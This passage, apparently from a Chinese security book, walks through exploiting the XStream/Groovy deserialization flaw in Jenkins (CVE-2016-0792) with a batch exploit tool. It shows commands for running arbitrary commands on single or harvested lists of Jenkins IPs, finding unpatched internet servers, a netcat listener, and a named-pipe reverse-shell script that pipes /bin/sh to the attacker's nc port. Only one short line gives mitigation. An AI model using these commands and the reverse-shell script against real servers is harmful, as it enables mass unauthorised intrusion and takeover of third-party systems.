这个漏洞的成因应该是两方面的共同造成了，一方面等待 Xstream 官方的补丁，此外 Groovy 在 2.4.3 之后修复了代码执行的这个 bug，禁用了 MethodClosure 的代码执行功能，如图 4-4-10：




图 4-4-10

受影响的用户可以通过升级 Groovy 的版本来缓解该漏洞造成的影响。

参考资料

https://www.contrastsecurity.com/security-influencers/serialization-must-die-act-2-xstream?platform=hootsuite

http://www.pwntester.com/blog/2013/12/23/rce-via-xstream-object-deserialization38/

背景

2016年2月24日 ,国外安全研究员发布一篇文章《Serialization Must Die: Act 2: XStream (Jenkins CVE-2016-0792)》。XStream 是一个著名的反序列化的库，用途广泛，原文中作者以 Jenkins 为例构造了一个远程代码执行的 EXP。

分析

XStream 漏洞的根源在于 Groovy 组件的问题。更多分析可参见：

http://drops.wooyun.org/papers/13243 http://zone.wooyun.org/content/25551

利用

鉴于上面的分析，笔者编写了如下的批量利用 EXP，如图 4-4-11：




图 4-4-11

该 EXP 支持单个 IP 利用和批量 IP 利用。

1.单个 IP 地址的利用方式如下：

命令格式：hackUtils.py -k [IP Address][::command]

Linux 环境下利用效果，如图 4-4-12：




图 4-4-12

Windows 环境下利用效果，如图 4-4-13：




图 4-4-13

2.批量 IP 的利用方式如下：

该 EXP 可批量在有漏洞的 Jenkins 服务器上执行任意命令。我们可以通过 python

hackUtils.py -i jenkins 批量获取 Jenkins 的 IP 地址 ,运行结束后你会在当前目录下找到一

个 IP 列表文件 censys.txt，如图 4-4-14：




图 4-4-14

命令格式：hackUtils.py -k [IP_list][::command]，如图 4-4-15：




图 4-4-15

注：[IP address]表示单个 IP 地址，如：10.10.10.10，[::command]表示任意执行的命令，

如：::dir 或者::” touch /tmp/jenkins “，[IP_list]表示 IP 列表的文件，如：IP.txt

实战

为了方便大家更好地理解和使用该 EXP，笔者提供了一个简单的反弹 shell 案例。

利用前的准备:

1.一台用于监听的外网服务器

2.一台安装了该 EXP 的任意主机

3.一台有漏洞的 Jenkins 服务器

第一步，先在我们自己的攻击服务器上开启端口监听：nc -vv -l 8000，如图 4-4-16：




图 4-4-16

第二步，利用该 EXP 进行批量检测，如下我们成功找到了很多漏洞未修复的 Jenkins 服务器，如图 4-4-17：




图 4-4-17

第三步，选择其中一个 IP 作为目标服务器，测试漏洞是否存在，尝试一下命令：python hackUtils.py -k [目标 IP]::" telnet [监听服务器 IP] [监听端口]" 来测试是否可以连通。如下图 ,可以清楚发现该目标服务器存在漏洞 ,并可以连通攻击主机的监听端口 ,如图 4-4-18：




图 4-4-18

第四步，在目标主机上执行远程命令反弹 shell。在这一步，可以通过该 EXP 执行命令来反

弹 shell，也可以利用如下姿势。

首先，利用命令下载反弹 shell 的脚本至服务器，比如：放置如下的反弹 shell 的脚本供目

标服务器下载，如图 4-4-19：

```
#!/bin/sh
a=$(date +%s);
backpipe="backpipe""$a";
mknod /tmp/$backpipe p;
/bin/sh 0</tmp/$backpipe | nc [监听主机 IP] [监听端口] 1>/tmp/$backpipe;
```




图 4-4-19

然后，执行脚本，如图 4-4-20：




图 4-4-20

最后反弹 shell 至攻击主机，如图 4-4-21：




图 4-4-21

至此，我们已经成功地利用该 EXP 获取到了目标服务器的 shell 了。

脚本地址：https://github.com/brianwrf/hackUtils

声明：仅作学习使用，任何人不可用于非法目的，否则一切后果由其本人承担!

（全文完）责任编辑：静默

感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作。 }